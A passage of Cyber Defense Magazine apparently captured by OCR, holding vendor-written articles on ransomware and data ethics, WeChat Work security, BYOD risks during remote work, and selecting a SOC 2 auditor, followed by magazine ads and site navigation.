A lot has been said about technology's role as an enabler for spreading disinformation and inciting cyber information warfare. But more vitally, it's our biggest weapon in the fight against cybercriminals.

This is particularly true with its role as a guardian against a choice weapon of cybercriminals. Ransomware is a maliciously created malware that encrypts files and storage. It is one of the most intractable and common threats facing organisations across all industries and geographies.

Predominantly, attackers use ransomware to extort money. But many attacks also seek out production and backup files, as well as documents. By encrypting those too, the attack leaves organisations with no choice but to meet the demands of cybercriminals.

By the end of 2021, the global cost of ransomware damage is predicted to reach $20 billion (USD), according to the 2019 Veeam Ransomware Study. But more damaging still is the countless violations of human rights as ransomware attackers increasingly threaten to leak stolen data.

To combat this – and the rising challenges of cybercriminals working together – it's important for technology to form its own armies and alliances, such as the ransomware protection alliance Veeam has formed with a number of partners including: Cisco, AWS, Lenovo, HP and Cloudian.

But of course, cybercriminals are always seeking new and innovative ways to steal data and since the start of COVID-19, businesses haven't been the only ones accelerating their digital transformation – with cyberattacks on cloud systems spiking 250% from 2019 to 2020.

In response, it's more important than ever to work with technology partners that not only prioritise the data management needs of today, but are also looking to the cloud and security solutions of tomorrow – all the while remaining one step ahead of cybercriminals.

Using data ethically, compliantly and securely

In this digital age, businesses have more responsibility than ever to use data ethically, compliantly and securely. Doing so is not a nice-to-have or something that sits atop a business agenda. It's a human right!

But still, too many businesses are inadvertently aiding the efforts of cybercriminals with their lackadaisical approach to data security. In a recent article, Mohamed al-Kuwaiti, head of UAE Government Cyber Security was quoted saying that 'the Middle East region is facing a "cyber pandemic" with Covid-19 related attacks skyrocketing in 2020'. Trend Micro recorded over 50m cyber-attacks in the GCC region during the first half of 2020.

Fines and reputational damage are of course deterrents. However, we're still seeing too many data breaches and businesses must do more to curb the plight of data protection. To this end, technology is once again a key enabler.

Regardless of your business size, find a solution that ensures data security, compliance and customer privacy requirements are met. Don't just take a vendor's word that their solutions are secure – read customer testimonials, do your research and look to respected rewards bodies.

In the business year ahead, maintaining customer trust will be a core priority – there's enough going on in the world for them to also be worrying about the welfare of their data, after all.

So, putting your trust in the right technology can help uphold our human rights and take giant strides in the war against cybercriminals.

About the Author

Edwin Weijdema is a Global Technologist for Veeam Software based in The Netherlands covering a global role within the Product Strategy team. He serves as a partner and trusted adviser to customers and partners worldwide bridging business and technology. He has over 28 years of industry experience with a key focus on data management, availability and cyber security. He is a veteran vExpert, Cisco Champion and holds several other certifications. He is also a crew member and blogger at www.vmguru.com

Edwin can be reached online at (Edwin.Weijdema@veeam.com) and at our company website https://www.veeam.com/

Growth Strategies for China Must Prioritize WeChat Security

By Otavio Freire, CTO & Co-Founder at SafeGuard Cyber

China accounts for almost a quarter of global GDP, and its growing middle class has significant spending power. Across every industry, global growth plans include capturing market share in China.

However, China presents unique challenges. Its information ecosystem is built differently to any other. The tools and platforms used by sales and marketing teams operating in APAC, EMEA and the Americas cannot simply be transplanted to the Chinese market. Instead, whole new cloud channels need to be deployed. By far the biggest of these channels is WeChat.

For a western audience, it can be hard to grasp the centrality of WeChat to the Chinese digital landscape. WeChat possesses over 1.2 billion monthly active users. It is much more than just a chat app. WeChat is China's foremost application for social media, retail, banking, eCommerce, business, information, customer service, brand reputation building, and every other personal and professional function.

WeChat is a business communications imperative. For companies with Chinese operations, there are two versions: WeChat and and more recently WeChat Work, also known as WeCom.

WeChat vs WeChat Work

WeChat is the multifaceted mobile web of China: ecommerce, social network, mobile chat, payment system, all rolled into one. Most any company doing business in China understands the app is critical to engaging with consumers for marketing, sales, and support. From the West, luxury retailers and automakers were the first adopters in using WeChat influencers and marketing programs to reach Chinese customers. However, from an enterprise standpoint, the personal WeChat app is difficult to secure and presents data privacy challenges.

In recent years, Tencent, the company behind WeChat, released WeChat Work, also called WeCom. WeChat Work is an enterprise collaboration tool that integrates seamlessly with the more general WeChat messaging app. In many ways WeChat Work anticipates the type of communication that might be possible with the Salesforce-Slack acquisition. A game-changer for Western enterprise IT teams, WeChat Work offers an enterprise-scale cloud-based instance, which is easy to deploy and far easier to manage than a confederation of employees' personal WeChat accounts. Similar to Slack or Microsoft Teams, data privacy challenges are fewer given the platform is dedicated to business communications.

Security Challenges for WeChat Work

Even a modest-sized company's WeChat Work instance will play host to hundreds of messages per day. Any one of these messages could contain a phishing link, or a malicious file, or an interaction that represents a compliance risk. The volume and velocity of the messaging makes manual review impossible. And, this challenge is to say nothing of any customer data transiting into the platform via customer support or marketing channels.

The lack of visibility and threat detection would be bad enough on its own. It already makes the cloud channels that western enterprises are more familiar with weak links in the security chain. However, on top of this, WeChat comes with its own set of security idiosyncrasies:

- WeChat possesses no end-to-end encryption. Users really don't know what happens to their data inside the WeChat ecosystem. This is a very bad situation for security teams tasked with preventing data leakage.

- WeChat is a primary attack vector for Chinese cybercriminals. Exact data can be hard to find, but from a report by the Supreme People's Court, we know that in 2019 WeChat was by far the leading source for scams. Over 50% of online fraud incidents investigated by Chinese authorities were conducted via WeChat. A western security team entering the Chinese setting will likely be poorly positioned to understand these threats.

- Outside China, cybercriminals are continually developing banking trojans that mimic WeChat to access and steal user information. Cerberus, for example, is a type of malware that is capable of stealing user privileges and granting itself additional permissions without any user interaction.

Again, security teams using WeChat for the first time can be unfamiliar with the app, and struggle to detect trojans.

- Then, there are the major compliance issues. Again, all information shared on WeChat is likely open to government access. Non-Chinese users located abroad are also visible. **This government surveillance means that companies that don't possess full visibility into their employee interactions are putting themselves at risk. They are in danger of violating China's strict censorship laws and other regulations** – regulations which can often be difficult to parse.

- Compounding all of these situations is the language barrier. Securing cloud channels in predominantly English-language markets is hard enough. But WeChat supports numerous Chinese dialects, including the major ones of Mandarin and Cantonese. In many exchanges, different languages could be mixed together. Universal-language machine learning is an absolute necessity to assure security and compliance.

Securing WeChat is Possible

Despite the aforementioned challenges, securing your company WeChat Work instance is eminently possible. However, it requires extra tools that are custom-built for the challenges that WeChat Work presents. (The likelihood is that employees at western companies are at special risk of cyber-attack, as WeChat-savvy bad actors will see them as naive and vulnerable users.)

The principles of effective WeChat security are as follows:

- Companies must seek out tools that give them **full visibility and round-the-clock monitoring**. These tools must have the power to detect, and alert companies to, any digital risks: malicious links, malware, account changes, and problematic language.

- Through this security engine, companies must be able to implement **custom policies** so that the precise risks they face are flagged. The Chinese setting can be dynamic and unpredictable, and companies need a policy engine that is flexible.

- To protect against compliance risks and audit requirements, **automated archiving and record-keeping** is more important than ever. The security platform must allow companies to record everything that happens in their WeChat Work instance.

With these three principles as the backbone of a WeChat Work security policy, secure and compliant usage is possible. Without them, though, companies are putting themselves at major risk in a business critical market.

About the Author

As the President, CTO, and Co-Founder of SafeGuard Cyber, Otavio Freire is responsible for the development and continuous innovation of SafeGuard Cyber's enterprise platform, which enables global enterprise customers to extend cyber protection to social media and digital channels. He has rich experience in social media applications, Internet commerce, and IT serving the pharmaceutical, financial services, high-tech, and government verticals. Mr. Freire has a BS in Civil Engineering, an MS in Management Information Systems, and an MBA from the University of Virginia Darden School of Business, where he currently serves as a visiting executive lecturer.

Rise of BYOD Once Again

By Nicole Allen, Marketing Executive, SaltDNA.

The sudden increase in remote working has ensured that **‘bring your own device’ (BYOD)** is once again a hot topic, as the workforce relies on a number of devices, including personal phones and laptops, to get their jobs done from home or the workplace. This raises the question of how companies can not only gain insight into their holistic technology ecosystem, but also how they can handle these proliferating devices.

Although remote working is not new, in the current situation it happens on a far greater scale. With BYOD on the decline in 2018 it yet again has risen and remote working has led to a massive spike in the approach to bring your own device (BYOD) with the BYOD market forecast to grow by 15.87% hitting $73.30 billion in 2021. In our recent webinar we discussed the increase of using personal devices throughout 2020 and the continued spike into 2021.

However it is important to note that when more employees use their personal device for work matters, organisations do have legal responsibilities to ensure that business, consumer and confidential data remains secure. Although it had to be done with urgency to respond to COVID-19, this would not count as an exception for not adhering to security legislation. So it is important to deploy BYOD steps if you encourage workers to use personal devices for work. Even when COVID-19 is gone (whenever that will be), it is clear already that the increased concept of remote working is here to stay.

What is BYOD?

Bring your own device (BYOD) refers to the arrangement of workers using personal networks to interact and access work-related systems. These systems may potentially maintain sensitive or confidential data from within their organisational networks. Smartphones, personal computers, laptops, or USB drives all fit under the banner of being a ‘personal device’.

Many businesses are aware that BYOD's benefits in the workplace far outweigh any potential risks. Potential security threats can be neutralised in most situations. There are many benefits of having a BYOD policy, increased productivity, employee satisfaction and reduced company costs.

However, there are many risks associated with BYOD policies if you choose not to communicate securely…

Increased security risks

BYOD deployment means that the personal devices of a user have less power and visibility than you would want. Employees are not always cautious, and if they have too much access to data, employees can create disruption. Although you can educate heavily on best practices in defence, there is no assurance that when overwhelmed or busy, your workers will follow this advice or make questionable decisions.

Before COVID-19, new cyber security threats appeared every day, but cyber criminals have already manipulated the crisis to launch 667% more phishing attacks and are actively trying to take advantage of security vulnerabilities. It should also be noted that the weakest link in the security chain for organisations are the employees. By understanding threat strategies and documenting potential threats, workers need to be trained about how they can reduce security risks.

Another security threat is data leaks or breaches, data leakage is a greater possibility when personal devices come into play. When computers are misplaced or stolen, or if a privately owned computer is compromised by cyber criminals, data may be lost or exposed. Under GDPR, the preservation of confidential data remains a legal duty, regardless of whether it is stored on site or from the homes of your workers and their personal computers.

How to protect BYOD Devices

Over 15% of employees accessed sensitive data from non-work devices in 2020. Many businesses may be inclined to leap immediately to policy formation in order to respond to the increasing use of BYOD among businesses, but that approach is often met with friction. Until focusing on the development of new policies, the first move is to achieve both stakeholder and employee buy-in throughout the organisation. Stakeholders will be crucial to the process of policy planning, offering a range of viewpoints across the company from different divisions and interests.

In addition, a policy for BYOD devices should be clearly defined, including what support is available for employees connecting to the company network, support for software downloaded on personal devices, and support for dispute resolution between personal apps and business apps.

Once the systems and protocols are in place, it is important to have ongoing employee education on the significance of appropriate use as well as basic data protection hygiene. In addition, the right security solution will reduce your BYOD risk and make it possible for your strategy to run smoothly. There are several components which an efficient BYOD protection solution should address. One that incorporates most or all of these elements and promotes a robust mobile security strategy is the perfect solution.

Luckily, all of these threats can be handled with the right technological and procedural controls. If you've determined that BYOD would work for you, you can consider identifying some elements and include them in an effective BYOD strategy.

Many organisations that SaltDNA continue to work with have looked at implementing device management platforms alongside our secure communications solution for a large number of their employees. For many large clients we deal with however, their requirement for secure communications was the number one priority and they required a secure and scalable platform which they could provide to their senior employees to ensure complete privacy for the messages and calls they were carrying out. Being location independent, many of our clients have been able to remotely deploy our solution onto smartphones across the world, on many global networks within a matter of minutes.

The Rise of BYOD & The Future

While it is still uncertain how long organisations will keep functioning from home, COVID-19 has proven to be a success in regards to remotely operating. Due to it performing so well for organisations across the globe, remote work and BYOD are likely to continue beyond the COVID-19 pandemic.

For business success, mobile devices are crucial, and businesses must find ways to unlock the full value of their mobile strategies. In the short term, depending on workers to have their own mobile phones has cost advantages, but other expenses add up over time regardless of the device-distribution strategy, and supplying mobile phones to any or all employees offers value in various ways. Evaluate which employee groups will benefit most from the devices provided by the employer, and what resources and workflows are needed to promote communication with BYOD employees.

It's no wonder, with this huge growth, that the BYOD market is expected to hit almost $367 billion by 2022, up from $30 billion in 2014. So a good investment is time spent ensuring that workers working from home are secure and safe, as up to 56% of employees are using their personal devices for remote work.

Our forecast? BYOD is here to stay. It is crucial that organisations implement tools that are able to fit into their BYOD and mobile strategies to remain secure in 2021 and beyond. The importance of location independent services are growing, which also compliments the rise of BYOD policies.

If you would like to understand how SaltDNA can fit into your existing BYOD strategy and protect your confidential mobile communications, we can offer you a 30 day free trial to test our solution today by visiting our website HERE or emailing us on info@saltdna.com.

About SaltDNA

SaltDNA is a multi-award winning cyber security company providing a fully enterprise-managed software solution giving absolute privacy in mobile communications. It is easy to deploy and uses multi-layered encryption techniques to meet the highest of security standards. SaltDNA offers ‘Peace of Mind’ for Organisations who value their privacy, by giving them complete control and secure communications, to protect their trusted relationships and stay safe. SaltDNA is headquartered in Belfast, N. Ireland, for more information visit SaltDNA.

About the Author

Nicole Allen, Marketing Executive at SaltDNA. Nicole completed her university placement year with SaltDNA, as part of her degree studying Communication, Advertising and Marketing at University of Ulster. Nicole worked alongside her degree part time during her final year and recently started full time with the company having completed her placement year with SaltDNA in 2018/19.

Nicole can be reached online at (LINKEDIN, TWITTER or by emailing nicole.allen@saltdna.com) and at our company website https://saltdna.com/.

4 Matchmaking Tips to Find your Perfect SOC 2 Fit

Finding the right Systems and Organizations Controls (SOC 2) auditor for your organization

By Patrick Murray, chief product officer, Tugboat Logic

Given the heightened scrutiny and due diligence organizations place on their vendors nowadays, growing organizations need SOC 2 as a part of the security program – and that involves selecting an auditor that will best fit your unique needs. This article serves as a quick and comprehensive guide on the key considerations CTOs must make as they select the right auditor for SOC 2. These considerations include reputation, experience, opportunity cost and actual cost.

So, you're thinking about SOC 2 certification…

If you've reached the point where you're seeking an auditor, you've probably already decided that a SOC 2 certification is necessary. If you're still on the fence, however, here are a few reasons why it's important.

First off, it's a competitive advantage for your company. Some organizations have lost deals because they didn't have the right security certifications. Potential customers want to see proof that you can keep their data secure. And it's likely your competitors have SOC 2 and are clearing the security due diligence phase of the sales cycle. Given the heightened scrutiny and due diligence organizations place on their vendors nowadays, you're going to need SOC 2 in order to do business. So, you're better off starting the SOC 2 preparations now.

Once you've made the decision to pursue your SOC 2 certification, finding an auditor is crucial.

Key considerations when choosing an auditor

Selecting an auditor can be a daunting process. What questions should you ask? What should you be evaluating? Here are some of the primary areas to consider.

Reputation is important. You want an auditor who is known to be reputable. Most people think of the "Big Four" auditors (Deloitte, Ernst & Young, PricewaterhouseCoopers and KPMG), but these aren't the only players in town. There are many smaller auditors out there for consideration. That said, you do want to pick an auditor with a national presence, with customers around the country. It's important to ask about this. To fully vet their reputation, do both formal customer and back-channel reference checks.

Opportunity cost is key. Many times, people think first about the cost of certification, but opportunity costs are a more important consideration. The SOC 2 certification process is probably going to cost you a minimum of $20,000-$40,000. Sales staff may be trying to land $500,000 deals, so the size of the potential deal outweighs the cost of getting SOC 2 certification needed to land those deals.

Experience and expertise matter. Some firms gin up specious certification reports for their customers, so you need to dig deeper than their marketing claims. Determine what other certifications and assessments the auditor is qualified to perform. This is important in case you do need to get another certification; that way, you won't have to switch auditors and re-do the evaluation and process. You should also examine what types of customers the auditor has worked with previously for SOC 2 certification, in terms of industry and company type. Your auditor doesn't have to be an expert about your industry, but it certainly helps to work with one who knows your industry and its nuances.

And last but not least, there's cost. The biggest auditors can often be expensive for smaller companies that are price-sensitive. However, you can't go wrong with getting certified by any of them, since they are experts. And the maxim "You get what you pay for" certainly applies for certified public accountant (CPA) firms. Now, that's not to say that you can't find affordable and quality audit firms out there. But don't let a low-price quote be a major factor in your decision, because you're likely to pay for it later with wasted time and money.

Some organizations have had buyer's remorse with large, well-known auditors whose prices were too good to be true and ended up paying for another auditor to help them complete the audit process. Yes, getting a SOC 2 can be expensive. Yes, it takes time to evaluate different auditors. Yes, it's a lot of work to get a security audit. All the more reason to make sure that you're getting what you paid for by doing careful vetting before committing to an auditor.

Security must be front and center

It can be tempting to push security to the back burner during a time of growth. But the reality is that in this digital age, security is more important than ever. Your customers and prospects know that, and they're looking for assurance that you've got what it takes to protect their data and networks from harm.

Having a SOC 2 certification helps pave the way for easier conversations with sales prospects and partners. It also forces your engineers and execs to participate in becoming more security aware, creating a stronger culture of security. Use the key considerations above to fully vet your SOC 2 auditor candidates to find the one that will best serve your organization's goals.

About the Author

Patrick Murray is Chief Product Officer and early founding member of Tugboat Logic, the Security Assurance Platform that helps demystify and automate the process of managing your InfoSec program. He has over 20 years of experience in product management at both early-stage security startups and public companies such as Zenprise, DataVisor, and Websense. He specializes in building new companies from the ground up to thriving businesses, and has built products across a variety of security areas including Web security, cloud security, mobile security, email security, data loss prevention, and online fraud prevention. He can be reached online at https://www.linkedin.com/in/patrickgmurray/ and at our company website https://www.tugboatlogic.com

EVENTS

DATA PROTECTION WORLD FORUM
PRIVACY | TRUST | RISK | SECURITY
CDM
CYBER DEFENSE MAGAZINE
THE PREMIER SOURCE FOR IT SECURITY INFORMATION
Rowena Fell
Global and EMEIA Risk Assurance Operations Leader - Ernst & Young
Flavius Plesu
Head of Information Security Bank of Ireland UK
Steve Wright
Data Privacy and Information Security Officer - John Lewis
Marloes Pomp
Head of Blockchain Projects Dutch Government
SEE THESE SPEAKERS FOR FREE
Use our code 'CYBERMAGFREE'

#CYBERBYTE
@ROSSOWESQ

CYBER DEFENSE TV


INFOSEC KNOWLEDGE IS POWER

You asked, and it’s finally here…we’ve launched CyberDefense.TV

Hundreds of exceptional interviews and growing…

Market leaders, innovators, CEO hot seat interviews and much more.

A new division of Cyber Defense Media Group and sister to Cyber Defense Magazine.



The Interviews

These anticipated **"CEO Hotseat"** Interviews will feature a C-level executive from the hottest Infosec companies being interviewed by Gary Miliefsky. Gary is an internationally-recognized speaker and Infosec expert and will make the interviews lively, informative, and highly favorable to the interviewees.

CYBER DEFENSE TV | © 2018 CYBER DEFENSE MAGAZINE. All Rights Reserved. www.cyberdefense.tv

FREE MONTHLY CYBER DEFENSE EMAGAZINE VIA EMAIL

ENJOY OUR MONTHLY ELECTRONIC EDITIONS OF OUR MAGAZINES FOR FREE.


This magazine is by and for ethical information security professionals with a twist on innovative consumer products and privacy issues on top of best practices for IT security and Regulatory Compliance. Our mission is to share cutting edge knowledge, real world stories and independent lab reviews on the best ideas, products and services in the information technology industry. Our monthly Cyber Defense e-Magazines will also keep you up to speed on what's happening in the cyber-crime and cyber warfare arena plus we'll inform you as next generation and innovative technology vendors have news worthy of sharing with you – so enjoy. You get all of this for FREE, always, for our electronic editions. Click here to sign up today and within moments, you'll receive your first email from us with an archive of our newsletters along with this month's newsletter.

By signing up, you'll always be in the loop with CDM.

Cyber Defense Magazine

276 Fifth Avenue, Suite 704, New York, NY 1000
EIN: 454-18-8465, DUNS# 078358935.
All rights reserved worldwide.
marketing@cyberdefensemagazine.com
www.cyberdefensemagazine.com

NEW YORK (US HQ), LONDON (UK/EU), HONG KONG (ASIA)
Cyber Defense Magazine - Cyber Defense eMagazine rev. date: 03/02/2021
Books by our Publisher: https://www.amazon.com/Cryptoconomy-Bitcoins-Blockchains-Bad-Guys-ebook/dp/B07KPNS9NH (with others coming soon...)


Follow Us
LATEST
Rootkit Redux
Saturday, June 29, 2019
Cyber Defense Magazine Staff
Logout
Call us Toll Free (USA): 1-833-844-9468 International: +1-603-280-4451 M-F 8am to 6pm EST
CYBER DEFENSE MAGAZINE
Over 80% of Breaches Happen Behind the Corporate Firewall
INSIDER THREAT MITIGATION TRAINING
Learn More
HOME
MAGAZINES
NEWS
RESEARCH
PARTNERS
EVENTS
AWARDS
PLATFORMS
CONTACT
HELP
TRENDING NOW
Rootkit Redux
CDM EXCLUSIVE
Wi Fi
News
5 Things to Consider while using Unsecured Open Wi-Fi
News Team - June 29, 2019
Insider Threat Defense Mitigation Training this Summer
Rootkit Redux
KRACK Is Just The Tip of the Wi-Fi Router Security Vulnerability Iceberg
A New Security Approach in the Age of Cyber Warfare
EDITOR'S PICK
SIGN UP FOR FREE MONTHLY E-MAGAZINES
SUBSCRIBE
Remediant
Learn How You can Bring Agentless Privileged Access Management to Your Organization.
JUST-IN-TIME
Details
Remediant.com
LATEST NEWS
STAY CONNECTED
36,332 Fans
LIKE
55,365 Followers
FOLLOW
2019 PRINT EDITION
CDM eMAGAZINE

9 Years in The Making…

Thank You to our Loyal Subscribers!

We've Completely Rebuilt CyberDefenseMagazine.com - Please Let Us Know What You Think. It's mobile and tablet friendly and superfast. We hope you like it. In addition, we're shooting for 7x24x365 uptime as we continue to scale with improved Web App Firewalls, Content Deliver Networks (CDNs) around the Globe, Faster and More Secure DNS and CyberDefenseMagazine.com up and running as an array of live mirror sites and our new B2C consumer magazine CyberSecurityMagazine.com.

Millions of monthly readers and new platforms coming…starting with https://www.cyberdefensewebinars.com (launched) and https://www.cyberdefenseprofessionals.com (open beta)

CDM
CYBER DEFENSE MAGAZINE
THE PREMIER SOURCE FOR IT SECURITY INFORMATION
eMAGAZINE
www.cyberdefensemagazine.com

CBS NEWS
abc
AS SEEN ON TV
CNN
FOX NEWS channel
NBC
FOX
MSNBC
USA TODAY
Inc.
The New York Times
Bloomberg NEWS
The Washington Post
FOX BUSINESS
BusinessWeek
YAHOO!
Forbes
Entrepreneur
REUTERS
The Boston Globe
ALWAYS FREE
NO STRINGS ATTACHED

* with help from writers
and friends all over the Globe.